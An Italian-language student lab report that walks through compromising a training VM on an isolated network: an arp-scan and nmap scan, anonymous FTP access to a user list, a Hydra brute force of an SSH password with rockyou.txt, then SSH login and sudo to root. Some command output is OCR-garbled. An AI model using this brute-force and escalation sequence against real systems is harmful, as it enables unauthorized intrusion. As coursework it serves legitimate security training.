Corso Epicode BLACKBOX

Report a cura di Valentino Pizzi 26 ottobre, 2025

Obbiettivo:


- exploitare una blackboxi


Contenuti:

- Blackbox

BlackBox Iniziamo aggiungendo questa blackbox alle nostre VM, dopodiche' mettiamo impostiamo la macchina in modo tale che riceva un ip in DHCP e stia nella stessa sotto-rete di kali, quindi creiamo una nuova host-only con impostazione DHCP attiva e attiviamola tu

entrambe le macchine.





Accendiamo le macchine e facciamo un arp scan per capire quale siano le macchine attive nella sotto-rete, in modo da avere un indirizzo IP da scansionare. Notiamo che c'e' la macchina "192.168.50.3".

```
(kali⊛kali)-[~]
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 192.168.50.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.1
             0a:00:27:00:00:09
                                        (Unknown: locally administered)
192.168.50.2
               08:00:27:7b:49:97
                                        (Unknown)
192.168.50.3
               08:00:27:5a:95:24
                                        (Unknown)
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.903 seconds (134.52 hosts/sec). 3 responded
```


Procediamo quindi a fare un Nmap -sC -sV sull'IP '192.168.50.3' con questi risultati:

```
L=$ nmap -sC -sV 192.168.50.3

Starting Mmap 7.95 ( https://nmap.org ) at 2025-10-16 13:17 CEST mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers Nmap scan report for 192.168.50.3 host is up (0.0004c2) stdency). Not shown: 997 closed tcp ports (reset) PDRT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.5 | ftp-syst: | STAT: | ftp-syst: | STAT: | STAT:
```

vediamo un servizio ftp, un servizio ssh ed un server Apache. Notiamo che la nostra scansione vede la possibilità' di accedere a ftp usando lo user : "anonymous" . Usiamo questo user per accedere al FTP

In FTP abbiamo trovato un file chiamato users, lo abbiamo scaricato e aperto con mousepad.



Trovati questi 5 user, testiamoli nel server ssh per vedere se qualcuno di loro puo' utilizzare la password per accedere, dopo vari tentativi, lo user "anne" e' l'unico che puo' accedere. Facciamo un bruteforce con hydra per ottenere la password di anne sul servizio ssh.

```
(kali@kali)-[~]
§ hydra -\ anne = P /usr/share/wordlists/rockyou.txt -t5 ssh://192.168.50.3
Hydra -\ anne = P /usr/share/wordlists/rockyou.txt -t5 ssh://192.168.50.3
Hydra -\ (c) 2023 by van Hauser/THC \(c) David Maclejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra -\ (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-16 13:43:10
BARNING/ Restorefile (you have 10 seconds to abort... (use option -t to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] and the starting ssh://192.168.50.3:122
[DATA] attacking ssh://192.168.50.3:123
[Z22][ssh] host: 192.168.50.3
[login: anne password: princes
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-16 13:43:55
```

Usando rockyou.txt di base inserito in /usr/share/wordlist/rockyou.txt abbiamo trovato la password: "princess".

```
-(kali⊛kali)-[~]
—$ ssh anne@192.168.50.3
anne@192.168.50.3's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
* Documentation: https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Mon Oct 13 12:24:42 2025 from 192.168.50.4
anne@bsides2018:~$ ls
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# cd ..
root@bsides2018:/home# cd ..
root@bsides2018:/# pwd
```

accediamo ad ssh e vediamo se anne puo' diventare root ed eccoci qui, root ottenuto.